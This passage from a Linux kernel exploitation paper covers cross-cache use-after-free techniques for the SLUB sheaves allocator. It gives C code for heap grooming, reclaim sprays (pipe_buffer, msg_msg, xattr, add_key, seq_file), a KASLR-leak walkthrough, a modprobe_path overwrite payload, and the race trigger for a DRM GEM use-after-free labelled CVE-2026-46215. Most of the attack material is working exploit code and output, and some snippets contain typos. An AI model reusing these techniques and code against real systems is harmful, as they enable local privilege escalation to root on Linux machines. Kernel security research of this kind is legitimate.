Slab	Slots	Pool
0	[0..7] -> V (8 obj, full) VICTIM	V
1	[8..15] -> F (8 obj, full)	F
2	[16..23] -> F (8 obj, full)	F
3	[24..27] -> F (4 obj)	F
	[28..31] -> BURNER_PRE starts(4 obj)	BPRES
4-52	[32..419] -> BURNER_PRE continues	BPRES

|52-69| [420..559] -> BURNER_POST | BPOST|

So :

NGROOM = 8 + 20 + 392 + 140 = 560 objects
Target slabs to buddy: 3 (slab 0, 1, 2)

Well, I realize that some people don't like a complicated math calculation, don't worry about that. I am going to make an automatic software for automating the math calculations into C code definition that is ready to plug into your exploit. n.b : please remind me, I might forget to do this, since I have other researches.

Ok, now.. we go to the cross cache steps, for example here, we have the previous victim object that is located at kmalloc-rnd-512.

>>>=====

STEP 1 - Grooming Step

```
for (i = 0; i < NGROOM_TOTAL; i++)  
    alloc(objects);
```

remember this :

NGROOM = V_COUNT + F_COUNT + N_BURNER_PRE + N_BURNER_POST
(please check the formula above !!!!)

Here we allocate all the 560 victim objects.

What we want here is that slab 0 = target (V), pipeline is empty and nr_partial=0

>>>=====

STEP 2 - Free BURNER_PRE
(for saturate + raise nr_partial)

remember the formula number 3 :
N_BURNER_PRE = N_SAT + N_RAISE_PARTIAL
 = (12 * cap) + (2 * cap)
 = 14 * cap

So ==> 14 * 28 = 392 objects

What we want to free : object [28..419]

So, do not free object [0..27] !!!

Here, we want the main+spare full and barn saturated then we want to trigger 2 flush events after saturation. At this stage we want to achieve the condition where nr_partial >= 5

>>>=====

STEP 3 - Free VICTIM + V_rest

What we want to free : object[0] -> this is the VICTIM object. And then :
object[1..7] -> this is the V_rest.

So V_rest is the residue of object to fill slab 0.

>>>=====

STEP 4 - Free FILLER to empty slab 1-3

What we want to free : object[8..27]

Getting confused ? check the 4 pool(s)
layout above !

>>>=====

STEP 5 - Free BURNER_POST

We want to free object[420..559]

So it's 140 objects, the purpose is
to trigger flush event that processes
sheaf V+F.

Hence slab 0-2 should be discarded to buddy at this stage.

>>>=====

STEP 6 - The Reclaim Step (NSPRAY alloc)

Here we spray our reclaimer objects in our target cache.

The purpose is to reclaim the page from the buddy.

I do not have any fixed math formula to
calculate NSPRAY, so ... to successfully
reclaim... just spray some huge numbers.
e.g : 1200

So the reclaim phase is probabilistic.

-----[5.1.5 - Cross Cache - Kratnowl 6-pool

This technique is created by a guy named Khoa' Tran. Well, it's actually
very hard for me to spell his name. So I will just name his method as
kratnowl 6-pool.

The ktranowl 6-Pool technique breaks cross cache return-to-buddy operations
into six functional pools, each with a specific task and a size derived
directly from the SLUB constant.

Unlike Volume Overflow which relies on probability and Complete Free for
Sheaves which is still vulnerable to "hot" caches, This technique produces a
single, precise victim slot in the buddy page, with a minimal blast radius.

For an example, when the victim object is in kmalloc-rnd-512 cache, Here is
the pool layout :

kmalloc-512, cap=28, OPS=8

Slab	Slots	Pool
0	[0..7] DEFrag (8 obj,full slab)	DEFrag
1	[8..15] DEFrag (8 obj,full slab)	DEFrag
..	...	DEFrag
15	[120..127] DEFrag (8 obj,full slab)	DEFrag
16	[128..135] PARTIAL (8 obj,full slab)	PARTIAL
17	[136..143] PARTIAL (8 obj,full slab)	PARTIAL
18	[144..151] PARTIAL (8 obj,full slab)	PARTIAL
19	[152..159] PARTIAL (8 obj,full slab)	PARTIAL
20	[160..167] PARTIAL (8 obj,full slab)	PARTIAL
21	[168..175] BARN (8 obj,full slab)	BARN
22	[176..183] BARN (8 obj,full slab)	BARN
..	...	BARN
66	[528..531] BARN (4 obj,partial slab - last BARN)	BARN
	[532..535] PRE (4 obj) -> starts in same slab	PRE
67	[536..539] PRE (4 obj,completes PRE slab)	PRE
	[540] -> VICTIM (1 obj,slot 0 of victim)	VICTIM
	[541..543] POST (3 obj)	POST
68	[544..548] POST (5 obj,completes POST)	POST
	[549..551] FLUSH starts(3 obj)	FLUSH
69	[552..559] FLUSH (8 obj,full slab)	FLUSH
..	...	FLUSH
89	[..716] FLUSH (last obj)	FLUSH

This method is more efficient than Volume Overflow and Complete Free Method. Let's see the comparison of the blast radius :

1. Volume Overflow

```
| o o o o o o o o o o o o o o o o o o o o o o o o o o o o |
| o o o o o o o o o o o o o o o o o o o o o o o o o o o o |
| o o o o o o o o o o o o o o o o o o o o o o o o o o o o |
| ... 960 objects = 120 slabs ALL freed (scan all) ...
```

Blast radius: 960 objects / 120 slabs

2. Complete Free for Sheaves

```
| o o o o o o o o o o o o o o o o o o o o o o o o o o |
| ... 64 target slots in 4 slabs (scan max 64) ...
```

Blast radius: 64 objects / 4 slabs

3. ktranowl 6-Pool Deterministic

```
-----  
| [V] | <-- 1 victim slot, 1 slab
```

Blast radius: 1 object / 1 slab

For an example here, we are going to use one of my lab experiments, the lkm and exploit that we are going to use is this one :
sheaf_uaf/cross_cache/cross_cache_modprobe_socket_deterministic (check the repo : https://github.com/bluedragonsecurity/sheaf_uaf)

The victim object is 512 bytes :

```
-----
#define CCS_OBJ_SIZE    512

struct ccs_object {
    ccs_complete_fn complete;
    void            *ctx;
    unsigned long   *wp;
    unsigned long   ww;
    u32              seq;
    u32              _pad;
    unsigned char    data[CCS_OBJ_SIZE - 0x28];
};
-----
```

Cross cache steps using Kratnowl 6-pool :

>>>=====

Step 1 - The 6 Pool Allocation

Total objects that we are going to allocate : 717 objects.

```
-----
/* Pool index bases */
#define BASE_DEFRAG    0
#define BASE_PARTIAL   (BASE_DEFRAG + DEFRAG_N) // 128
#define BASE_BARN      (BASE_PARTIAL + PARTIAL_N) // 168
#define BASE_PRE       (BASE_BARN + BARN_N) // 532
#define IDX_VICTIM     (BASE_PRE + PRE_N) // 540
#define BASE_POST      (IDX_VICTIM + 1) // 541
#define BASE_FLUSH     (BASE_POST + POST_N) // 549
// NGROOM = BASE_FLUSH + FLUSH_N = 549 + 168 = 717

/* allocate the 6 pools sequentially */
for(i = 0; i < DEFRAG_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_DEFRAG+i, 0);
for(i = 0; i < PARTIAL_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_PARTIAL+i, 0);
for(i = 0; i < BARN_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_BARN+i, 0);
for(i = 0; i < PRE_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_PRE+i, 0);
cc_cookie(CCS_O_ALLOC, IDX_VICTIM, 0xDEAD); // VICTIM
for(i = 0; i < POST_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_POST+i, 0);
for(i = 0; i < FLUSH_N; i++)
    cc_cookie(CCS_O_ALLOC, BASE_FLUSH+i, 0);
-----
```

We allocate 717 object(s), around 90 slabs created. At this stage, the

existing partial slab should be drained by DEFrag. The victim object is sandwiched between PRE & POST.

>>>=====

Step 2 - Free Partial

```
-----  
for (i = 0; i < PARTIAL_N; i++)  
    cc(CCS_O_FREE, BASE_PARTIAL + i);  
-----
```

free 40 objects to seed nr_partial = 5

>>>=====

Step 3 - Free Barn

```
-----  
for(i = 0; i < BARN_N; i++)  
    cc(CCS_O_FREE, BASE_BARN + i);  
-----
```

We free other 364 objects to saturate pipeline. Once the pipeline is saturated, the flush will process the partial until nr_partial >= 5

>>>=====

Step 4 - Free Sandwich (PRE + VICTIM + POST)

```
-----  
for(i = 0; i < PRE_N; i++)  
    cc(CCS_O_FREE, BASE_PRE + i);  
cc(CCS_O_FREE, IDX_VICTIM); // ----> VICTIM object is sandwiched !  
for (i = 0; i < POST_N; i++)  
    cc(CCS_O_FREE, BASE_POST + i);  
-----
```

The victim becomes dangling pointer and the victim slab becomes empty (inuse = 0).

At this stage the flush is still pending.

>>>=====

Step 5 - Free FLUSH

```
-----  
for (i = 0; i < FLUSH_N; i++)  
    cc(CCS_O_FREE, BASE_FLUSH + i);  
  
usleep(50000); // a bit delay for ret2buddy  
-----
```

At this stage, the victim object should be in buddy.

>>>=====

Step 6 - Cross Cache Reclaim + Payload

```

-----
uint64_t path8 = 0; memcpy(&path8, "/tmp/x\0\0", 8);

for (i = 0; i < NSPRAY; i++) {
    int s = SPRAY_BASE + i;
    cc_cookie(CCS_0_ALLOC_CG, s, 0); // kmalloc-cg-512
    uint64_t pk[4] = { 0, 0, modprobe_path, path8 };
    cc_poke(s, pk, sizeof(pk));
    uint64_t chk[4];
    if (cc_peek(IDX_VICTIM, chk, 32) == 0
        && chk[Q_WP] == modprobe_path) {
        printf("[+] reclaim HIT spray #%ld\n", i);
        break;
    }
}
-----

```

The code example above is intended only for a specific lab scenario. For a real world exploit, you will need to adapt the code accordingly.

-----[5.1.6 - Cross Cache - SheavesSiphon

SheavesSiphon is a generic cross cache technique that I created. This technique is an improvement of Kratnowl 6-pool.

The prerequisite for this technique is by collecting some deterministic and non deterministic information from the target linux kernel.

Here are some deterministic & 1 non deterministic information in linux 7.0 :

[1] The sheaf capacity

Check [2.3.1] ! This is deterministic.

[2] Objects per-slab

Check [5.1.1] ! This is deterministic.

[3] min_partial

Based on mm/slub.c (line 259) in linux 7.0, the default value for min_partial is 5 :

```

-----
#define MIN_PARTIAL 5
-----

```

From mm/slub.c line 8476 :

```

-----
s->min_partial = max_t(unsigned long, MIN_PARTIAL, s->min_partial);
-----

```

Some examples :

```

-----
min_partial for 128 = max(5, ilog2(128)/2) = max(5, 3) = 5
min_partial for 512 = max(5, ilog2(512)/2) = max(5, 4) = 5
min_partial for 2k  = max(5, ilog2(2048)/2) = max(5, 5) = 5
min_partial for 8k  = max(5, ilog2(8192)/2) = max(5, 6) = 6
-----

```

it's deterministic.

[4] MAX_FULL_SHEAVES

from mm/slub.c line 393 :

```
-----  
#define MAX_FULL_SHEAVES          10  
-----
```

it's deterministic.

[5] nr_partial

Ok, remember that the condition that will discard the slab :

```
-----  
if (slab->inuse == 0 && n->nr_partial >= s->min_partial)  
    slab_free = slab;  
-----
```

Since nr_partial is runtime state, it's not deterministic. Non deterministic means probability, in order to make it more deterministic, I use Over-provisioning DEFrag pool.

I set NR_PARTIAL_CEIL=32 to reduce the probabilistic condition (hopefully).

This trick is pretty good to force nr_partial = 0. However it's just to reduce the probabilistic condition.

Here are steps of SheavesSiphon for cross cache :

```
>>>=====
```

STEP 1 - Allocator State Cleanup via Double membarrier

The purpose is for kernel allocator hygiene. I want to cleanup some pending kfree_rcu() callbacks from other subsystem(s). We have to implement these 2 stage(s):

```
-----  
/* Stage 1: drain pending RCU callbacks (system wide) */  
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);  
usleep(15000); /* 5ms settling */
```

```
/* Stage 2: drain cascading callbacks */  
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);  
usleep(5000); /* 5ms settling */
```

```
-----  
>>>=====
```

STEP 2 - Pre Exploitation Defrag

The purpose of this step is to isolate "the victim slab". Fill all existing partial slabs in the victim cache with objects that remain alive throughout the exploit. After this, new allocations in victim cache are forced into a fresh slab whose entire slot belongs to the exploit. Right after the drain, inuse can reach 0 and then the slab can be discarded. I forgot something, please pin a single cpu !

```

-----
static void pin0(void){
    cpu_set_t s;

    CPU_ZERO(&s);
    CPU_SET(0,&s);
    sched_setaffinity(0,sizeof(s),&s);
}

pin_cpu(0);
for (i = 0; i < PRE_DEFRAG_N; i++)
    pre_defrag[i] = ALLOC_CACHE_VICTIM();
-----

```

>>>=====

STEP 3 - Trigger the UAF

```

-----
dangling = TRIGGER_UAF();
-----

```

>>>=====

STEP 4 - Force the Sheaf Migration

This step is needed if the target has more than 1 CPU. Let's force a sheaf migration from other CPU to CPU 0.

```

-----
int nmig = 0;
long ncpus = sysconf(_SC_NPROCESSORS_ONLN);

/* Phase A: alloc from every CPU -> drain sheaf+barn for that CPU */
for (int cpu = 0; cpu < ncpus; cpu++) {
    pin_cpu(cpu);
    for (int j = 0; j < DRAIN_PER_CPU; j++)
        mig[nmig++] = ALLOC_CACHE_VICTIM();
}

/* Phase B: free all in CPU 0 -> entries migrate to sheaf in CPU 0 */
pin_cpu(0);
for (i = 0; i < nmig; i++)
    FREE_CACHE_VICTIM(mig[i]);
-----

```

Why we do this ? Remember that Sheaves are per-CPU. If a victim is freed on CPU 3, its entries are on CPU 3's sheaf. Drains from CPU 0 don't reach other CPU sheaves. ktranowl 6 pool assumes all operations are on a single CPU. This is unrealistic for race based UAF.

>>>=====

STEP 5 - kratnowl 6-Pool Drain

I don't need to explain these steps,
See [5.1.5].

```

/* #1 - alloc */
pin_cpu(0);
int gc = 0;
for (i = 0; i < GROOM_TOTAL; i++)
    groom[gc++] = ALLOC_CACHE_VICTIM();

/* #2 - kratnowl sequences */
for (i = 0; i < DEFRAG_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* seed nr_partial >= min_partial */
for (i = DEFRAG_N; i < DEFRAG_N+PARTIAL_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* saturate sheaf + barn capacity */
for (i = DEFRAG_N+PARTIAL_N; i < DEFRAG_N+PARTIAL_N+BARN_N; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* flush: overflow -> flush oldest barn sheaf -> __slab_free() */
for (i = DEFRAG_N+PARTIAL_N+BARN_N; i < GROOM_TOTAL; i++)
    FREE_CACHE_VICTIM(groom[i]);
/* Well, I shouldn't re-write this implementation :-(
   you can see [5.1.5] */
-----

```

>>>=====

STEP 6 - Post Drain Stabilization: RCU Fence + Slab Pressure Trick

We have dual purpose here :

[1] After the drain pushes the victim page into buddy, pending kfree_rcu() callbacks from other subsystems could still fire between drain and spray, disturbing buddy/PCP state and pushing the victim page down. membarrier(CMD_GLOBAL) forces all concurrent callbacks to complete first, stabilizing buddy state before the spray.

[2] Slab Pressure

16 * fork()+_exit() + waitpid() creates heavy slab churn that accelerates sheaf flush for any stragglers.

```

-----
syscall(__NR_membarrier, MEMBARRIER_CMD_GLOBAL, 0, -1);
usleep(3000); /* 3ms settling */

```

```

/* Slab pressure trick */
for (int sp = 0; sp < 16; sp++) {
    pid_t p = fork();
    if (p == 0)
        _exit(0);
    if (p > 0)
        waitpid(p, NULL, 0);
}
usleep(50000);

```

```

/*
- membarrier + usleep
- pressure
- usleep
*/
-----

```

>>>=====

STEP 7 - Pre-Drain the Reclaim Cache's Partial

The goal is to deplete some of the slabs in target cache (reclaim cache) so that the reclaim spray is forced to fetch new pages from buddy. This increases the chance that the victim pages will be reclaimed.

This is just an example code :

```
-----  
for (j = 0; j < PREDRAIN_N; j++) {  
    pipe(pfd);  
    fcntl(pfd[1], F_SETPIPE_SZ, PIPE_RING * 4096);  
    /* pipe_bufs = kcalloc(PIPE_RING, 40)  
}  
  
/* example : pre-drain filp_cachep via open() */  
for (j = 0; j < NPRE; j++)  
    pre_fds[j] = open("/dev/null", O_RDONLY);  
-----
```

>>>=====

STEP 8 - Dual Stage Reclaim Spray

The purpose is to force the reclaimer cache to fetch a page from the buddy, ideally the victim page.

This is just an example code :

```
-----  
/*  
Stage 1 - slab allocs (reclaim victim page)  
*/  
for (j = 0; j < SPRAY_N; j++) {  
    spray[j] = ALLOC_CACHE_RECLAIMER();  
}  
/* Stage 2 - for data/payload */  
for (j = 0; j < SPRAY_N; j++) {  
    FILL_PAYLOAD(spray[j]);  
}  
-----
```

>>>=====

The code snippet provided above serves merely as a proof-of-concept for a laboratory environment. In a real world exploitation scenario, the code must be modified to suit the target cache.

----[5.2 - With Information Leak

Exploiting UAF with information leak, I meant one of the following scenarios:

- [1] We combine 2 vulnerabilities that overlap at the same kernel version : a vulnerability for information leak (e.g : UAF read or out of bound read or other leak) and the main vulnerability is UAF write for LPE.
- [2] The UAF bug itself provides information leak primitives.
- [3] We use an elastic object to build arbitrary read primitive e.g : pipe_buffer
- [4] By using side channel attack such as entrybleed.

- [5] By manipulating pg_vec to build AARW
- [6] By using an exploitation technique to build AARW
- [7] Other methods ?

The information leak is useful if it leaks a `_text` address of a known kernel address or heap address.

The leak is also good, if it can leak some bytes and the leak is useful for writing verification (So we do not clobber something that shouldn't since it might cause a kernel panic).

For example, when it's a UAF read. Once the object is freed, read the dangling pointer and calculate useful kernel `.text`.

```
-----
robohax@robohax-standardpc:~/Desktop$ ./exploit
[*] obj_size=512 max_slots=16384 (kmallocc-rnd-512 victim)
[!] groom 960 victim (kmallocc-rnd-512)
[+] free 960 victim -> buddy (slots dangling)
[+] reclaim 1200 pipe ring (cg-512), buf->ops=.text
[+] slot 0 buf[0].ops = 0xffffffff9b852ec0
[+] slot 0 buf[1].ops = 0xffffffff9b852ec0
[+] slot 0 buf[2].ops = 0xffffffff9b852ec0
[+] slot 0 buf[3].ops = 0xffffffff9b852ec0
[+] slot 0 buf[4].ops = 0xffffffff9b852ec0
[+] slot 0 buf[5].ops = 0xffffffff9b852ec0
[+] slot 0 buf[6].ops = 0xffffffff9b852ec0
[+] slot 0 buf[7].ops = 0xffffffff9b852ec0
[+] got slot=0 buf[0] .text=0xffffffff9b852ec0
[+] KASLR slide=0x0000000019000000 base=0xffffffff9a000000
-----
```

KASLR slide is 2MB aligned, so :

`0x0000000019000000 mod 0x200000` should be 0 !!!

To calculate any useful `_text` address, we can just add the offset to the base or add the slide to `vmLinux`'s resolved address :

```
-----
- modprobe_path
+--(robohax@robohax-20bws2ng00)-[/run/KERNEL/linux-7.0]
+-$ nm vmLinux | grep 'modprobe_path'
ffffffff83a1f6e0 T modprobe_path
-----
```

Run time is :

```
-----
0xffffffff83a1f6e0 + 0x0000000019000000 = 0xffffffff9ca1f6e0
-----
```

----[5.3 - Without Information Leak

For cross cache UAF exploitation without information leak, we can use DirtyCred, PageJack or DirtyPageTable.

--[6 - Elastic Object

----[6.1 - Technical Background

An elastic object is a kernel object where the allocation size is determined by the argument from the user space during the allocation, not the fixed size from struct.

So the elasticity is per-alloc, not stretchy during run time.

This is how elastic object is used for UAF :

- Suppose, we have a victim object with a fixed size.
- In order to reclaim, we need to fill the same slot with a data that we can control and we can control the free timing.
- For same cache exploitation, we need to reclaim with an object with the same size hence the kcalloc bucket of reclaimed object matches the kcalloc bucket of the victim object. This is where elastic object is useful since we can control the allocation size of an elastic object.

In order to make the reclaimed object falls in the same kcalloc bucket, it's not just about the size that matters.

Other requirements :

- [1] GFP flag class equivalence under kcalloc_type(). The kcalloc family does not rely on size alone. Before the size index even matters, the requested GFP flags are folded into a cache type. So it's about what flags the object is allocated.
- [2] Absence of an exclusive kmem_buckets namespace on either side. The kmem_buckets_create(), introduced as part of the buckets isolation hardening. A subsystem might use a private kmem_cache that is not shared with the global kcalloc_caches. When a subsystem uses an exclusive bucket family, every allocation issued through kmem_buckets_alloc() is routed to the private array, hence no other allocator can opportunistically land in those slabs.

Elastic object can be used for vehicle or to build AARW primitives.

----[6.2 - Elastic Object Lists

Some vehicles that are still useful in sheaves era :

- [1] setattr

Here is an example :

```
-----
#include <sys/xattr.h>
#include <fcntl.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define XATTR_HEADER 40
#define SPRAY_DIR "/tmp" /* tmpfs on most distros */

struct xattr_slot {
    int    fd;
```

```

    char    name[32];
};

/* target_bucket_size = victim object size class (e.g., 256, 1024) */
static int xattr_spray(struct xattr_slot *slots, int n,
                      size_t target_bucket_size, const void *payload) {
    size_t value_len = target_bucket_size - XATTR_HEADER;
    int i;

    for (i = 0; i < n; i++) {
        char path[64];
        snprintf(path, sizeof(path), SPRAY_DIR "/sj_%d", i);
        slots[i].fd = open(path, O_CREAT | O_RDWR, 0600);
        if (slots[i].fd < 0)
            return -1;
        snprintf(slots[i].name, sizeof(slots[i].name),
                 "user.sj_%d", i);
        if (fsetxattr(slots[i].fd, slots[i].name,
                     payload, value_len, XATTR_CREATE) < 0)
            return -1;
    }

    return 0;
}

static void xattr_free_one(struct xattr_slot *s) {
    fremovexattr(s->fd, s->name); /* triggers kvfree of new_xattr */
}
-----

```

[2] pipe_buffer

This one is our swiss army knife. Here is an example :

```

-----
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#define PIPE_BUFFER_SZ 40
struct pipe_slot {
    int rfd;
    int wfd;
};

/* Map target bucket = required F_SETPPIPE_SZ argument.
 * kmalloc-cg-64 --> 1 buf --> F_SETPPIPE_SZ(4096)
 * kmalloc-cg-96 --> 2 bufs --> F_SETPPIPE_SZ(8192)
 * kmalloc-cg-192 --> 4 bufs --> F_SETPPIPE_SZ(16384)
 * kmalloc-cg-512 --> 8 bufs --> F_SETPPIPE_SZ(32768)
 * kmalloc-cg-1024 --> 16 bufs --> F_SETPPIPE_SZ(65536)
 * kmalloc-cg-2048 --> 32 bufs --> F_SETPPIPE_SZ(131072)
 * kmalloc-cg-4096 --> 64 bufs --> F_SETPPIPE_SZ(262144)
 * kmalloc-cg-8192 --> 128 bufs --> F_SETPPIPE_SZ(524288)
 */
static int pipe_spray(struct pipe_slot *slots, int n,
                     unsigned int setpipe_sz_bytes) {
    int i;

    for (i = 0; i < n; i++) {
        int fds[2];

```

```

        if (pipe(fds) < 0)
            return -1;
        slots[i].rfd = fds[0];
        slots[i].wfd = fds[1];
        if (fcntl(slots[i].wfd, F_SETPIPE_SZ,
            setpipe_sz_bytes) < 0)
            return -1;
        /* fcntl(F_SETPIPE_SZ) triggers pipe_resize_ring ->
         * kcalloc_objs(struct pipe_buffer, n, GFP_KERNEL_ACCOUNT) */
    }

    return 0;
}

```

```

static void pipe_free_one(struct pipe_slot *s) {
    close(s->rfd);
    close(s->wfd);
}

```

[3] msgsnd / msg_msg
Here is an example :

```

-----
#include <sys/ipc.h>
#include <sys/msg.h>
#include <stdint.h>
#include <stdio.h>
#include <string.h>
#define MSG_HEADER 48
struct msg_with_payload {
    long mtype;
    char body[8192]; /* sized to cover worst case */
};

static int msg_spray(int *qids, int n, size_t target_bucket_size,
                    const void *payload) {
    size_t mtext_len = target_bucket_size - MSG_HEADER;
    struct msg_with_payload m;
    int i;

    if (mtext_len > sizeof(((struct msg_with_payload*)0)->body))
        return -1;
    m.mtype = 0x4141;
    memcpy(m.body, payload, mtext_len);
    for (i = 0; i < n; i++) {
        qids[i] = msgget(IPC_PRIVATE, 0600 | IPC_CREAT);
        if (qids[i] < 0)
            return -1;
        if (mgsnd(qids[i], &m, mtext_len, IPC_NOWAIT) < 0)
            return -1;
    }

    return 0;
}

static void msg_free_one(int qid) {
    /* receiving the msg frees the msg_msg head */
    struct msg_with_payload tmp;
}

```

```

    msgrcv(qid, &tmp, sizeof(tmp.body), 0, IPC_NOWAIT);
}
-----

```

[4] add_key user_payload
Here is an example :

```

-----
#include <linux/keyctl.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <stdint.h>
#include <string.h>
#define PAYLOAD_HEADER 24

static long add_key_user(const char *desc, const void *payload,
                        size_t len) {
    return syscall(SYS_add_key, "user", desc, payload, len,
                  KEY_SPEC_PROCESS_KEYRING);
}

static int key_spray(int32_t *kids, int n, size_t target_bucket_size,
                    const void *payload) {
    size_t datalen = target_bucket_size - PAYLOAD_HEADER;
    char desc[32];
    int i;

    for (i = 0; i < n; i++) {
        snprintf(desc, sizeof(desc), "sj_%d", i);
        kids[i] = add_key_user(desc, payload, datalen);
        if (kids[i] < 0)
            return -1;
    }

    return 0;
}

static void key_free_one(int32_t kid) {
    syscall(SYS_keyctl, KEYCTL_REVOKE, kid);
    syscall(SYS_keyctl, KEYCTL_UNLINK, kid, KEY_SPEC_PROCESS_KEYRING);
}
-----

```

[5] seq_file buffer
Here is an example :

```

-----
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
struct seq_slot {
    int fd;
};

static int seq_spray(struct seq_slot *slots, int n,
                    unsigned int target_size) {
    char buf[16];
    int i;
}

```

```

    for (i = 0; i < n; i++) {
        slots[i].fd = open("/proc/self/maps", O_RDONLY);
        if (slots[i].fd < 0)
            return -1;
        if (read(slots[i].fd, buf, 1) < 0)
            return -1;
    }

    return 0;
}

static void seq_free_one(struct seq_slot *s) {
    close(s->fd); /* triggers kvfree(m->buf) */
}
-----

```

--[7 - Real Life Exploit - CVE-2026-46215

----[7.1 - The Bug

drm_gem_change_handle_ioctl() moves a GEM object from one handle to another, but it never adjusts the object's handle_count.

For "a short window" the object has two IDR entries while its handle count still reads 1, and a concurrent DRM_IOCTL_GEM_CLOSE on the old handle drives that count to 0 and frees the object while the new handle is still pointing at it. The dangling handle is the UAF.

When the bug triggered :

```

-----
[ 925.824023] Call Trace:
[ 925.824027]  <TASK>
[ 925.824032]  drm_gem_object_lookup+0x80/0x90
[ 925.824039]  virtio_gpu_resource_info_ioctl+0x1b/0xb0 [virtio_gpu]
[ 925.824046]  ? drm_dev_enter+0x1e/0x80
[ 925.824050]  drm_ioctl_kernel+0xb5/0x110
[ 925.824055]  drm_ioctl+0x309/0x5f0
[ 925.824058]  ? __pfx_virtio_gpu_resource_info_ioctl+0x10/0x10
[ 925.824058]  [virtio_gpu]
[ 925.824064]  __x64_sys_ioctl+0xa3/0x100
-----

```

Check with addr2line :

```

-----
+--(robohax@robohax-20bws2ng00)-[/run/.../robohax/Desktop/KERNEL/linux-7.0]
+-$ addr2line -e vmlinux -f 0xffffffff82004060+0x80
drm_gem_object_lookup
/home/robohax/.../linux-7.0/drivers/gpu/drm/drm_gem.c:866
-----

```

it's located here :

```

-----
struct drm_gem_object *
drm_gem_object_lookup(struct drm_file *filp, u32 handle)
{
    struct drm_gem_object *obj = NULL;

    objects_lookup(filp, &handle, 1, &obj);
}

```

```

    return obj;
}
-----

```

Let's disas it a bit :

```

-----
gef> disas drm_gem_object_lookup+0x80/0x90
Dump of assembler code for function drm_gem_object_lookup:
0xfffffffffb6204060 <+0>:    nop        DWORD PTR [rax+rax*1+0x0]
0xfffffffffb6204065 <+5>:    push     rbp
0xfffffffffb6204066 <+6>:    mov      rbp, rsp
0xfffffffffb6204069 <+9>:    push     r13
0xfffffffffb620406b <+11>:   mov      r13d, esi
0xfffffffffb620406e <+14>:   push     r12
0xfffffffffb6204070 <+16>:   lea      r12, [rdi+0x68]
0xfffffffffb6204074 <+20>:   push     rbx
0xfffffffffb6204075 <+21>:   mov      rbx, rdi
0xfffffffffb6204078 <+24>:   mov      rdi, r12
0xfffffffffb620407b <+27>:   call     0xfffffffffb689ca10 <_raw_spin_lock>
0xfffffffffb6204080 <+32>:   lea      rdi, [rbx+0x50]
0xfffffffffb6204084 <+36>:   mov      esi, r13d
0xfffffffffb6204087 <+39>:   call     0xfffffffffb68475c0 <idr_find>
0xfffffffffb620408c <+44>:   mov      rbx, rax
-----

```

The crash is caused from routines in this function (drm_gem.c line 784):

```

-----
static int objects_lookup(struct drm_file *filp, u32 *handle, int count,
                        struct drm_gem_object **objs)
{
    int i, ret = 0;
    struct drm_gem_object *obj;

    spin_lock(&filp->table_lock);

    for (i = 0; i < count; i++) {
        /* Check if we currently have a reference on the object */
        obj = idr_find(&filp->object_idr, handle[i]);
        if (!obj) {
            ret = -ENOENT;
            break;
        }
        drm_gem_object_get(obj);
        objs[i] = obj;
    }
    spin_unlock(&filp->table_lock);

    return ret;
}
-----

```

```
obj = idr_find(&filp->object_idr, handle[i]);
```

This will return a stale pointer (object is already freed).

Next check the `drm_gem_object_get` function:
(include/drm/drm_gem.h line 556)

```
-----
```

```
static inline void drm_gem_object_get(struct drm_gem_object *obj)
{
    kref_get(&obj->refcount);
}
-----
```

The call to `drm_gem_object_get` will call `kref_get`, this is the root cause of the crash :

```
-----
gef> l kref_get
43     static inline void kref_get(struct kref *kref)
44     {
45         refcount_inc(&kref->refcount);
-----
```

It's atomic increment, so it's a UAF write & read, From an exploit perspective, this is a pretty powerful primitive because it can increment arbitrary 4 byte integers at controlled addresses (as long as it can reclaim the slab with the target object whose field at offset +0x0 is to be incremented).

----[7.2 - Exploitation

The function that will trigger the bug:

```
-----
static uint32_t try_race(int iter) {
    pthread_t t1, t2;
    uint32_t nh = 0;
    int64_t base, jit;

    g_handle = gem_create(g_fd);
    if(!g_handle)
        return 0;
    g_new_handle = 0x20000 + iter;
    g_go = 0;
    g_change_ret = g_close_ret = -1;
    base = g_stagger_ns;
    jit = base/4;
    if(jit > 0)
        g_stagger_ns = base + (rand()%(2*jit+1))-jit;
    __asm__ volatile("");
    pthread_create(&t1, NULL, thr_change, &nh);
    pthread_create(&t2, NULL, thr_close, NULL);
    usleep(50);
    g_go = 1;
    __asm__ volatile("");
    pthread_join(t1, NULL);
    pthread_join(t2, NULL);
    g_stagger_ns = base;
    if(g_change_ret == 0 && g_close_ret == 0 && nh)
        return nh;
    if(g_change_ret == 0 && nh)
        gem_close(g_fd, nh);
    else if(g_change_ret != 0 && g_close_ret != 0)
        gem_close(g_fd, g_handle);

    return 0;
}
-----
```

We want to confirm whether we successfully return to buddy or not within the exploitation process. Use the exploit at sheaf_uaf repo :
CVE-2026-46215-exploit-linux-7.0-uaf-stable

The exploitation process will be very long (sometimes). just be patient. If the exploit failed, just re-run the exploit, or it's a sign that you will need to restart the machine since there might be something clobbered.

It's very hard to make this exploit really reliable, because of : "The FLINK CAN_MERGE Condition: The Core Reliability Bottleneck"

The actual write primitive depends on a condition that is extraordinarily difficult to satisfy deterministically. After winning the race and obtaining a dangling GEM handle, and after the freed GEM object's slab slot has been successfully reclaimed by a pipe_buffer array via cross cache pipe spray, the exploit must verify that the overlapping memory layout permits a DirtyPipe page cache write.

In this exploit, I have successfully made the cross cache step to be deterministic using "SheavesSiphon" technique. Here, our purpose is just to check whether return-to-buddy is success or not.

I know, some people are lazy to use gdb to confirm return to buddy, So I prepare slab_mon.c, you can fetch from my repo.

Run the exploit then run slab_mon in different terminal to monitor return to buddy for kmalloc-rnd-512

\$ gcc -o slab_mon slab_mon.c
\$ sudo ./slab_mon kmalloc-rnd-07-512
[slab_mon] watching kmalloc-rnd-07-512 (interval 50ms)
[slab_mon] silent until buddy return detected...

